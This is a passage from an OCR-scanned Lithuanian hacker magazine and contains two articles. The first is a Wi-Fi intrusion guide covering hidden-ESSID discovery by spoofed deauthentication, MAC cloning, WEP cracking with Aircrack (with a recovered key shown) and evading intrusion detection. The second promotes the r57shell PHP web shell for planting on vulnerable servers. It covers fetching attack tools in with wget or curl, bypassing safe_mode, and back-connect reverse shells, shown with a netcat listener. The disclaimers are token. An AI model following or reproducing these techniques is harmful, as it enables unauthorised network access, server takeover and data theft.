suklastoto freimo–atsakymo išsiuntimas į tavo freimą–užklausą su iš anksto sukonfigūruotais melagingais duomenimis, kad taip tave suklaidintų. Tai galima realizuoti, pavyzdžiui, su programa *File2Air*, kurią sukūrė *Joshua Wright*. Dar vienas aktyvaus skenavimo trūkumas — tai intensyvus akumuliatoriaus įkrovos naudojimas.
Pasyvus skenavimas naudoja *Wi-Fi* plokštės stebėjimo režimą. Taip perimamas visas tinklo srautas, pereinantis per visus kanalus. Mano nuomone, geriausias pasyvaus skenavimo įrankis yra *Kismet*, kurią sukūrė *Mike Kershaw*. Iš esmės ši programa skirta *Wi-Fi* srauto analizei ir IDS sistemų kūrimui. *Kismet* suderinama su visomis plokštėmis, kurios moka dirbti *rfmon* režime, ją galima įdiegti *Linux* sistemoje, taip pat ir į delninukams,




Google galima rasti apsčiai informacijos apie *kismet* veikimą

FreeBSD ir *OpenBSD*, *MacOSX* (ir net į langines, į pagalbą pasitelkus *Cygwin*) skirtus distributyvus. Surasti paskutinę *Kismet* versiją galima adresu *www.kismetwireless.net*. Prieš kompiliuojant *Kismet* aš tau primygtinai rekomenduoju apsirūpinti (jeigu jo dar neturi) *Ethernal'u*, kuris pravers studijuojant *Kismet* suformuotus *dump'us*. Jeigu turi GPS imtuvą, tai tuomet neblogai būtų įdiegti dar ir *GpsDrive*, kuris integruojasi su *Kismet*. *Kismet* kompiliavimas pakankamai paprastas ir neturi sukelti jokių sunkumų. Jeigu kas nors bus neaišku, tai perskaityk README, ten viskas labai išsamiai aprašyta.
Norėdami pritaikyti *Kismet* konfigūraciją mūsų reikmėms, atsidarome */usr/local/etc/kismet.conf*. Čia reikia padaryti keletą dalykų:
- atjungti MAC adresų filtravimą
- leisti užmegzti susijungimus su IP adresu 127.0.0.1
- *maxclient* priskirti 1
- į *source* reikšmę įrašyti perimamų duomenų šaltinį
- sukonfigūruoti intervalą tarp įrašymo operacijų
- parametrams *noiselog* ir *beaconlog* priskirti *false*
- vartotojui, kuriuo tu paprastai dirbi, suteikti *Kismet* paleidimo teisę, jeigu tu, be abejo, nesiruoši dirbti *root* vardu
- jeigu reikia, sukonfigūruoti GPS

Dabar pakalbėsime apie tai, ką naudingo sugeba ši programa. Visų pirma, ji išveda informaciją apie tai, jog priėjimo taške konfigūracija palikta „pagal nutylėjimą", aptinka bandomąsias „pasimetusių" tinklo mazgų užklausas, taip pat bandomąsias *NetStumbler* užklausas, nurodžius teisingą WEP, gali veikimo metu dešifruoti paketus, o aptikus IP adresus nustato, koks protokolas naudojamas jiems atpažinti (ARP, TCP, UDP arba DHCP). Antra, ji generuoja *pcap* formato dump'us, todėl juos po to galima peržiūrėti su tinklo protokolų analizatoriumi *Ethernal*.
Egzistuoja daugybė programų, mokančių aptikti belaidžius 802.11 standarto tinklus, tarp jų aš išskirčiau tokius įrankius, kaip *Airfart* ir konsolinį įrankį *WifiScanner*. Abi šios programos veikia tik su plokštėmis, kuriose sumontuotas *Prism* mikroschemų rinkinys, ir joms reikia *linux-wlan-ng* tvarkyklių.

[Apeiname barjerus] Paprasčiausias *Wi-Fi* tinklo apsaugojimas nuo netiesėto įsilaužimo gali būti įgyvendinamas tokiais metodais, kaip: tinklo ESSID paslėpimas nuo pašalinių akių, MAC adresų filtravimas ir protokolų filtravimas. Pabandykime pažiūrėti, ką mes galime panaudoti prieš šiuos išvardintus metodus.
Jeigu tinklas uždaras, tai jo ESSID (*Extended Service Set ID* — tarnybinis tinklo identifikatorius) nėra tame tinkle cirkuliuojančiuose paketuose. Nežinodamas tinklo ESSID, įsilaužėlis negali prie jo prisijungti. Iš tiesų ESSID yra pakartotinės autentifikacijos ir pakartotinio prisijungimo užklausose, o tai reiškia, kad ESSID galima sužinoti pasiuntus kompiuteriui suklastotą deautentifikacijos tinklo paketą priėjimo taško MAC adreso vardu. Po to reikia perimti tinklo mazgo siunčiamą freimą, kuriame yra mus dominantis ESSID. Tai galima lengvai realizuoti su įrankiu *essid_jack*, kuris įeina į *AirJack* programų paketą. Savo straipsnyje apie *DoS* atakas *Wi-Fi* tinkluose aš jau rašiau apie *AirJack*, todėl čia savo dėmesį skirsiu šiek tiek kitiems dalykams.
Galimas toks įvykių variantas, kuomet priėjimo taškas yra vienas ir šiuo metu nėra su juo bendraujančių tinklo mazgų.




Kismet dump'o peržiūrėjimas su *Ethernal*

Tokiu atveju galima išbandyti tą ESSID variantą, kuris būdingas konkretaus priėjimo taško gamintojo sukonfigūruotiems nustatymams „pagal nutylėjimą". Kai kurie adminai, uždraudę priėjimą prie belaidžio tinklo, nė nepagalvoja pakeisti šios reikšmės.

MAC adresų filtravimas iš viso apeinamas paprasčiau nei paprastai. Reikia išstudijuoti tinklo srautą, iš jo išgaudyti atitinkamus MAC adresus, o kai koks nors tinklo mazgas atsijungs nuo tinklo, galima prie jo prisijungti, sau priskyrus tokį patį MAC. Jeigu laukti atsijungimo nesinori, tuomet šį mazgą galima išmesti iš tinklo, jį užDoSinant :).

Protokolų filtravimas panaudojamas kur kas rečiau už MAC adresų filtravimą ir ESSID slėpimą, kadangi tai ne visada patogiai atsiliepia darbui tinkle ir ne visuose priėjimo taškuose galima tai normaliai panaudoti. Jeigu tu susidūrei su tokiu tinklu, tai galiu tau pasiūlyti pabandyti paieškoti tinkle leidžiamų protokolų pažeidžiamumų. Paprastai tokie protokolai būna SSH ir HTTPS. Jeigu naudojamos pasenusios protokolų versijos, tai tikriausiai juose yra skylių, kurias galima išnaudoti. Be to, čia ganėtinai naudinga gali pasirodyti *Man-in-the-Middle* tipo atakų technika.



NetStumbler — kone vienintelė nemokama *Windows* sistemoje veikianti ir darbui su Wi-Fi skirta programa

[Sudorojame WEP] Apie WEP protokolo nulaužimą jau prirašyta tiek, jog susidaro įspūdis, kad tai yra vos ne vienintelė ir pati svarbiausia belaidžių tinklų apsaugos nuo įsilaužimų priemonė, bei kad tuo apsiriboja *Wi-Fi* tinklų saugumo priemonės. Ką gi, sprendžiant pagal statistiką, kas trečiu atveju tai teisinga. Išskiriami keli atakų prieš WEP tipai:

- pilno perrinkimo metodas — galimas tik 40 bitų rakto parinkimas (WEP taip pat panaudojami 64, 128, 256 ir 512 bitų raktai, tačiau kadangi pirmieji 24 bitai užima taip vadinamą inicializacijos vektorių (IV), kuris perduodamas atviru pavidalu, tai galima sakyti, kad raktų ilgis yra 40, 104 ir t.t. bitų), tačiau tokia ataka gali trukti išties ilgai, todėl ji neefektyvi.
- ataka pagal žodyną — gali būti naudojama prieš vieną perimtą paketą, tai atliekama programoje *Wepattack*; priešingai nei pilno perrinkimo metodo atveju, čia įmanomas 104 bitų rakto dešifravimas
- pilno perrinkimo metodas, panaudojant optimizuojančius algoritmus — gali leisti sutrumpinti pilno 40 bitų rakto perrinkimo laiką nuo keleto savaičių iki pusės minutės, tačiau taip gali būti tik įvykiams susiklosčius hakeriui palankia linkme, o šiaip šios atakos taip pat neefektyvios (64 bitų šifravimas sutinkamas labai retai)
- FMS ataka — labai įdomus mechanizmas, leidžiantis iš 6-8 mln. paketų nustatyti WEP reikšmę
- optimizuotos FMS atakos — pavyzdžiui, hakeris H1kari sugebėjo FMS algoritmą optimizuoti taip, kad būtinų paketų kiekis sumažėjo iki 500 tūkstančių
- kitos atakos — čia galima priskirti įvairias pagalbines atakas, pavyzdžiui, tinklo srauto generavimas reikiamo paketų kiekio surinkimo procesui paspartinti.

Realiai WEP nulaužimui reikalingų perimtų tinklo paketų kiekis gali svyruoti ganėtinai plačiame diapazone, tačiau paprastai tai yra 1,5-2 mln. paketų.

Šiandien WEP laužiančios programos pagrinde naudoja taip vadinamą ataką Fluerio-Mantino-Šamiro metodu, arba FMS ataką, kurią 2001 metais sukūrė *Scott Fluhrer*, *Itsik Mantin* ir *Adi Shamir*, plius įvairius šią ataką optimizuojančius algoritmus. Šiandien viena geriausių programų WEP nulaužimui yra *Aircrack*. Be FMS atakos ji taip pat panaudoja keletą naujų atakų tipų, kuriuos sukūrė hakeris *KoreK*. Norint nulaužti WEP, *Aircrack'ui* reikia sušerti *pcap* formato bylą su perimtais paketais.

Tinkluose, kuriuose srautas gana mažas, paketų surinkimo procesas gali užtrukti ilgai. *Aircrack* dokumentacijoje išsamiai aprašytas šios problemos sprendimo būdas, panaudojant papildomą plokštę, kuri jau perimtus paketus vėl siunčia „į eterį", iš anksto į juos įterpdama ARP užklausas (gudriai sugalvota, tiesa?), kas leidžia sugeneruoti papildomą tinklo srautą atsakymų į šiuos paketus pavidalu. Mano nuomone, tai nėra labai patogus variantas, nes ne visi turi dvi *Wi-Fi* plokštes. Šiuo atveju alternatyva galėtų būti programa *File2Air*, mokanti siųsti duomenis stebėjimo režimu.

Iš esmės yra dar vienas WEP sužinojimo būdas: jeigu tinklas prijungtas prie interneto, tai per jį patekus į kurią nors vieną vidinę mašiną, galima pabandyti nustatyti Wi-Fi sąsajos WEP



Derėtų suprasti, kad teisinis belaidžių tinklų nulaužimo įvertinimas mažai kuo skiriasi nuo įprastinių tinklų laužimo. Visa tai yra baudžiama remiantis LR BK. Taigi, mano mielas bičiuli, įstatymų pažeidinėti nederėtų.



Viename iš artimiausių numerių tavęs laukia įdomus straipsnis apie Wi-Fi apsaugą, IDS paleidimą ir pasipriešinimą oru bandantiems įsibrauti hakeriams. Nepraleisk!

raktą. Pavyzdžiui, *Linux* sistemoje jis saugomas byloje */etc/pcmcia/wireless.opts*.

[Kas toliau?] Daugelio belaidžių tinklų apsauginis potencialas tuo ir baigiasi. Tačiau būna ir kitaip. Tinklas gali veikti panaudodamas 802.1x standartą (*dot1x*), jame gali būti paleistas virtualus privatus tinklas (VPN). Tokiu atveju įsilaužimo sėkmė priklausys nuo daugelio skirtingų faktorių. Universalaus tolimesnių veiksmų algoritmo tiesiog nėra.
802.1x protokolo autentifikacijos sistemoje gali būti naudojamos skirtingos EAP protokolo versijos: EAP-TLS, EAP-TTLS, EAP-PEAP, EAP-LEAP, EAP-MD5. Apie paskutiniąsias dvi galiu pasakyti, kad jos pažeidžiamos. Yra tokios programos, kaip *leapcrack*, *Asleap-imp*, skirtos atakoms prieš EAP-LEAP. EAP-MD5 pažeidžiamas *Man-in-the-Middle* atakai. Atakuojantis gali tarp tinklo mazgo ir RADIUS serverio įdiegti suklastotą priėjimo tašką, perimti visą perduodamą tinklo srautą, taip pat ir vartotojo vardą su slaptažodžiu.
Patekimo į belaidžio tinklo pagrindu veikiantį VPN analogiška tai, kuri gali būti panaudojama laidiniuose tinkluose. Daugelis VPN tinklo srautą tuneliuoja su protokolais PPTP (*Point-to-Point Tunneling Protocol*) arba *IPSec*. PPTP yra skirtas eksploitas *deceit.c*, sukurtas veikėjo *Aleph One*. Ištestuoti *IPSec* saugumą gali padėti įrankis *Ike-scan*.

[IDS sistemos] Viso laužimo metu tu neturi pamiršti, jog tinkle gali būti įsilaužimų aptikimo sistema (IDS — *Intrusion Detection System*), kuri stebi tinklo funkcionavimą ir išaiškina skirtingas jame pasireiškiančias anomalijas, t.y. tave. Norint nepastebimai patekti į tinklą, tau praverstų tam tikros žinios apie šių sistemų veikimo principus. IDS gali būti signatūrinė, veikianti žinių bazės pagrindu ir mišraus tipo. Signatūrinės IDS turi skirtingų tam tikroms atakoms būdingų įvykių duomenų bazę. Žinių bazės pagrindu veikiančios sistemos renka tinklo darbo statistiką normaliomis jo funkcionavimo sąlygomis ir signalizuoja apie įvairius nukrypimus. Kokie įsilaužėlio veiksmai gali sukelti IDS aliarmą?

```
                          aircrack 2.1

 * Got  261081! unique IVs | fudge factor = 2
 * Elapsed time [00:00:13] | tried 7 keys at 32 k/m


 KB    depth   votes
  0    0/  1   DA(  60) 70(  23) 55(  15) 9F(  12) A2(   5) CD(   5)
  1    0/  2   BD(  57) 2A(  32) 29(  22) 1D(  13) F9(  13) 9F(  12)
  2    0/  1   8C(  51) 67(  23) 48(  15) DD(  15) D6(  13) FA(  12)
  3    0/  4   1D(  25) 07(  15) 7B(  12) A5(  12) 4B(  10) 76(   8)
  4    0/  1   43(  66) B1(  15) D2(   6) 1A(   5) 20(   5) 21(   5)
  5    1/  7   92(  24) 02(  18) 2F(  17) C1(  16) 36(  12) 87(  12)
  6    0/  1   C6(  51) 50(  15) 66(  15) 01(  13) 4A(  13) 8E(  13)
  7    0/  2   84(  29) C0(  17) EE(  13) 80(  12) 49(  11) F6(  11)
  8    0/  1   81(1803) 09( 119) 99( 116) 32(  75) 49(  70) 9D(  65)
  9    0/  1   C4(1947) E1( 125) FC( 123) BD( 105) 8C(  95) 2F(  85)
 10    0/  1   8A( 485) 41(  75) 18(  73) ED(  55) 4B(  50) D1(  45)
 11    0/  1   08(  92) FF(  29) 5D(  20) 1E(  17) 18(  15) 5E(  15)
 12    0/  1   18( 137) DD(  21) 46(  20) 1C(  15) 76(  15) 07(  13)

               KEY FOUND! [ DABD8C1D4392C68481C48A081B ]


~/aircrack-2.1 $
```

Aircrack darbo rezultatas

Visų pirma, tai aktyvus skenavimas. Dėl to naudok tik pasyvų skenavimą. Antra, paketų su įtartinu ESSID siuntimas. Įtartiniems paprastai priskiriama: tušti, transliuojantys ESSID, įtraukti į juoduosius sąrašus ir t.t. (beje, šiuose sąrašuose paprastai būna skirtingų hakeriškų programų naudojami ESSID, todėl prieš naudojant tokias programas kartais reikia šiek tiek pataisyti jų išeities tekstus). Trečia, neteisingai suklastotas MAC adresas (esmė tame, kad MAC adresas priklauso nuo gamintojo ir nuo konkretaus belaidės įrangos modelio, o IDS labai nepatinka, kai į jos akiratį pakliūna „nežinomo" gamintojo įranga). Peržiūrėti skirtingos belaidės įrangos adresų diapazonus galima *Kismet* kataloge esančiose bylose *conf/ap_manuf ir conf/client_manuf*.
[ )( ] Ir pabaigai. Prieš pasiryždamas dviejų valandų kankynei bandant įsilaužti į tinklą, patyręs hakeris visada apžiūri vietovę ieškodamas kreida paliktų ženklų — kai kurie geri hakeriai taip užrašo visus įėjimui į tinklą reikalingus duomenis.



X'inė kismet versija su *Gnome*



Kismet veikimas

040

Skriptai šeimininkės tarnyboje

PRIEŠ KELETĄ METŲ, KAI *WEB* PROGRAMAVIMAS DAR TIK RADOSI, DAUGELIS *WEB* SKRIPTŲ BUVO TIESIOG PRIMITYVIOS SVEČIŲ KNYGOS IR LANKYTOJŲ SKAITLIUKAI. O DABAR, KARTU SU PAŽANGIAIS FORUMAIS IR SMS SISTEMOMIS, PLATINAMI RETI, TAČIAU NEPAPRASTAI NAUDINGI SKRIPTAI, KURIE GALI PAKEISTI NEMAŽAI ĮPRASTŲ PROGRAMŲ.



Naudingi skriptai kiekvienai dienai

r57shell v1.23

Platforma: PHP
Dydis: 85 Kb
Svetainė: www.rst.void.ru

Administruoti nutolusį kompiuterį galima įvairiai. Be abejo, geriausi variantai — vizualus administravimas su *Remote Administrator* (www.radmin.com) tipo sistemomis arba prisijungiant per SSH. O ką daryti, jeigu tokios prabangos nėra? Tarkim, tu aptikai pažeidžiamą skriptą, ir vienintelis dalykas, kurį tu gali padaryti — į nutolusį tinklo mazgą perkelti bylą. Tokiu atveju idealus receptas būtų perkelti ten *web* shellą, t.y. primityvią *web* aplinką, su kuria bus galima vykdyti komandas, ir tiesiog naršyklės lange peržiūrėti atlikto darbo rezultatą. Yra gana daug šios idėjos realizacijų, tačiau ypatingos pagarbos nusipelno PHP skriptas *r57shell*, kurį sukūrė žinomos *security* grupės RST/GHC.

Darbinis arkliukas, šiame skripte viskas apgalvota iki smulkmenų. Tu kada nors matei *web* shellą su autorizacijos galimybe? Man neteko. Nors, be jokios abejonės, tokia banali galimybė gali praversti, jeigu tu nori apsaugoti save, kad shellu nesinaudotų svetimi asmenys. Rekomenduočiau visų pirma atsidaryti skripto išeities tekstus ir ten surasti už autorizaciją atsakingą skyrelį. Viskas, ką reikia padaryti, — konstantos $auth reikšmę priskirti 1, o su konstantomis $*name* ir $*pass* nurodyti pageidaujamą vartotojo vardą ir slaptažodį. Po to šio skyrelio turinys bus maždaug toks:

```
$auth = 1; // aktyvuojam autorizaciją
$name='petriux'; // vartotojo vardas
$pass='megarulez'; // vartotojo slaptažodis
```

Po autorizacijos visos skripto galimybės — tavo paslaugoms. Kitaip tariant, visi galimi veiksmai, kurie gali būti atlikti su šia sistema. Dėl skirtingai sukonfigūruotų saugumo nustatymų, *web* serverio teisių ir kitų parametrų galimų veiksmų sąrašas viename serveryje smarkiai skiriasi nuo prieinamų veiksmų kitame. Laimė, *r57shell* automatiškai nustato, kokius veiksmus atlikti galima, ir kokių — ne.

Pati pagrindinė *web* shello užduotis — vykdyti nuotolines komandas. Būtent todėl naršyklėje tu visų pirma pamatysi komandos įvedimo ir darbinio katalogo pakeitimo laukus, taip pat didelį tekstinį lauką, į kurį bus išvedamas rezultatas. Norint sau palengvinti rutininį darbą, kūrėjai siūlo pasinaudoti specialiais aljasais (sutrumpinimais). Pagal nutylėjimą į programos bazę įtraukta apie 25 aljasus, kurie leidžia greitai atlikti koreguojamų (į kurias leidžiama rašyti) bylų, bylų su slaptažodžiais ir *bash* komandų istorijų paiešką. Pavyzdžiui, jeigu meniu pasirinktumei *find all writable files*, tai *r57shell* automatiškai įvykdytų komandą *find / -type f -perm -2 -ls*. Skriptas komandos vykdymui išnaudoja visas galimybes, perrinkdamas *exec*, *shell_exec*, *system*, *passthru* ir *popen* komandų vykdymo variantus, taigi kitaip, nei daugelis kitų analogų, šis įrankis yra universalus.

Su *r57shell* tu gauni galimybę lengvai į serverį perkelti visas tau reikalingas bylas, tą tu gali padaryti tiek iš lokalaus kompiuterio, tiek ir iš nutolusio serverio, kam panaudojami *wget*, *fetch*, *lynx*, *links*, *get* arba *curl*. Taip tu gali persiųsti visus tau reikalingus įrankius (skenerius, eksploitus, logų nekuriančius *proxy* serverius, kitus skriptus ir t.t.), juos sukonfigūruoti ir, jeigu leidžia teisės, net paleisti.



Nevertėtų pamiršti, kad visi įsilaužėlių veiksmai prieštarauja įstatymams, o šis straipsnis pateikiamas tik pažintiniais tikslais. Už medžiagos panaudojimą neteisėtais tikslais straipsnio autorius ir redakcija neatsako.



Geriausias būdas dirbti su nutolusiame serveryje saugomomis bylomis — pasinaudoti skriptu phpRemoteView (www.php.spb.ru). Galiu tave patikinti, jog nusivilti neteks.



www.hotscripts.com — *didelis PHP/PERL/ASP ir kitokių skriptų rinkinys.*
www.x-forum.info — *puikus skyrelis „web skriptai".*
http://faqs.org.ru/progr/web_lang/perl_web2.htm — *dokumentacija tam atvejui, kai neveikia koks nors Perl skriptas.*


Nepaisant nedidelio dydžio, skriptas savo arsenale dar turi nemažai naudingų funkcijų. Skriptas apie nutolusį serverį surenka visą prieinamą informaciją (operacinės sistemos, *phpinfo()*, *php* bei *web* serverio versijos ir t.t.). Į *r57shell* kodą įmontuota keletas *safe_mode* apribojimų apėjimo metodų, kurie kliudo nuotoliniu būdu atlikti daugelį užduočių. Galų gale į jį įmontuoti darbo su duomenų bazėmis (*MySQL*, *MSSQL*, *PostgreSQL* ir *Oracle*) komponentai. Taip tu gali nukopijuoti bazės turinį, įvykdyti laisvai pasirinktą užklausą, peržiūrėti lentelių struktūrą. Visas šis malonumas veikia tiek *Windows*, tiek ir **nix* tipo operacinėse sistemose. Beje, *r57shell* nebūtina naudoti vien tik su naršykle: tavo paslaugoms čia taip pat *back-connect* ir *bind-shell*. Išsamiau apie tai gali perskaityti iškarpoje.

Alternatyva: *r57pws 1.0* (*perl*, *http://rst.void.ru/download/r57pws.txt*).

RST MySQL v2.0

Platforma: PHP
Dydis: 79 Kb
Svetainė: www.rst.void.ru

Kiekvienas žino, kad *MySQL* lenteles serveryje galima lengvai paredaguoti su galingu skriptu *phpMyAdmin* (*www.phpmyadmin.net*). Su duomenų bazėmis dirbama tiesiog naršyklės lange, o tau tereikia į serverį perkelti archyvą su skriptu. Tačiau būtent čia ir iškyla nesklandumų. Visų pirma, *phpMyAdmin* distributyvas užima beveik 3 Mb, atitinkamai išpakavus gaunasi dar daugiau. Antra, smarkiai užknisa daugybė PHP bylų, iš kurių sukomponuotas visas šis įrankis: jais ypatingai nepatogu operuoti ir dar sudėtingiau slaptai įdiegti į serverį. Tačiau tai dar ne viskas. *phpMyAdmin* trūkumas dar ir tame, kad DB slaptažodis saugomas atviru pavidalu tiesiog tekstinėse skripto konfigūracinėse bylose. Tai akivaizdžiai jam nesuteikia garbės, ir šiaip, tai yra ganėtinai rimta saugumo skylė.



Windows serveryje įvykdome komandą *dir*

Username and password
Server for_article.ru
Message r57shell
Username r57
Password ***
Remember password
OK Cancel

Autorizacija priėjimui prie *web* shello: svetimas nepraeis!

Manau, aš sugebėjau tave įtikinti, jog reikia alternatyvos :). Visus šansus deramai įsitvirtinti šiose pareigose turi skriptas *RST MySQL 2.0*. Aš jį suradau visai neseniai, tačiau iš karto supratau, jog jis yra būtent tai, ko reikia. Miniatiūrinis skriptas, kuris suarchyvuotu pavidalu užima viso labo 17 Kb, o savo funkcionalumu nė kiek nenusileidžia gigantiškam *phpMyAdmin*. Spręsk pats: serveryje įdiegęs *RST MySQL*, tu galėsi peržiūrinėti ir redaguoti bet kurias bazes, kurios prieinamos su tavo vartotoju, arba net kurti naujas, jeigu tu esi administratorius. Visi veiksmai atliekami vizualiai, tai yra intuityviame lygyje. Norint duomenų bazėje paredaguoti, peržiūrėti ar sukurti naują lentelę, tau nereikia mokėti SQL kalbos — visa tai už tave padarys RST *MySQL 2.0*. Jeigu tu nori įtvirtinti savo SQL užklausų sudarymo įgūdžius, tai skriptas tau iš viso pasirodys puikiu radiniu. Bet kuris veiksmas, kurį jis atlieka, palydimas SQL užklausos tekstu, taip galima lengvai įvaldyti šią kalbą. Iš pradžių tik stebėdamas, vėliau užklausas gali pabandyti sudaryti rankiniu būdu — *RST MySQL* mielai jas apdoros. Galima redaguoti absoliučiai viską: bet kuriuos laukus lentelės (stulpelių pavadinimus), jų turinį, ryšius ir panašiai. Įrankyje yra puiki galimybė kurti duomenų bazės arba atskirų lentelių kopijas (*dump*), kurias tu gali peržiūrėti naršyklėje arba atsisiųsti. Visos šios funkcijos lengvai tilpo į vieną nedidelę bylą, kurios nereikia konfigūruoti ir kurią galima lengvai perkelti į serverį.
Alternatyva: *WizMySQLAdmin* (PHP, *wiz.homelinux.net/php.php*), *perlmyadmin* (*Perl*, *www.perlmyadmin.de*).

[Back-connect vs. Bind-shell] Labai dažnai normaliam darbui su nutolusiu serveriu per *telnet/SSH* trukdo ugniasienė, kuri blokuoja iš išorės atkeliaujančius kreipinius į šias jungtis. Tokiu


atveju gali padėti du būdai. Abu jie įtraukti į *r57shell* sudėtį.
Bind-shell. Skriptas nutolusiame tinklo mazge atidaro soketą per tam tikrą jungtį, kurios ugniasienė nefiltruoja (jeigu tokia jungtis iš viso yra), ir su juo susieja standartinį *bash* interpretatorių */bin/bash*. Tau telieka su *telnet* prie jo prisijungti ir mėgautis gyvenimu.
Back-connect. Šis būdas tinka tuomet, kai nutolusio tinklo mazgo ugniasienės taisyklės filtruoja praktiškai visus prisijungimus, todėl nėra galimybės prisibindinti prie kokios nors jungties (kaip *bind-shell* atveju). Naudojantis *back-connect* reikėtų suprasti tai, kad prisijungimą inicijuosi ne tu, o pats serveris, kuris pabandys prisijungti prie jam nurodyto IP adreso ir jungties. Priimančioje pusėje šį susijungimą reikia priimti su stebuklingąja programa *netcat* (*netcat.sourceforge.net*), po ko jau galima komanduoti, kaip kad tai daroma įprastiniame shelle. Jeigu *back-connect* sukonfigūruotas veikti per 40000 jungtį, tai *netcat* paleisti reikia maždaug taip:

```
d:\hacker>nc.exe -l -n -v -p 40000
listening on [any] 40000 ...
connect to [xxx.xxx.xxx.xx] from (UNKNOWN) [xx.xx.xxx.xx] 54247
Linux gw 2.4.8-ac5 #2 SMP Tue Sep 25 21:36:58 MSD 2001 i686 unknown
uid=60001(nobody) gid=60001(nobody)
```

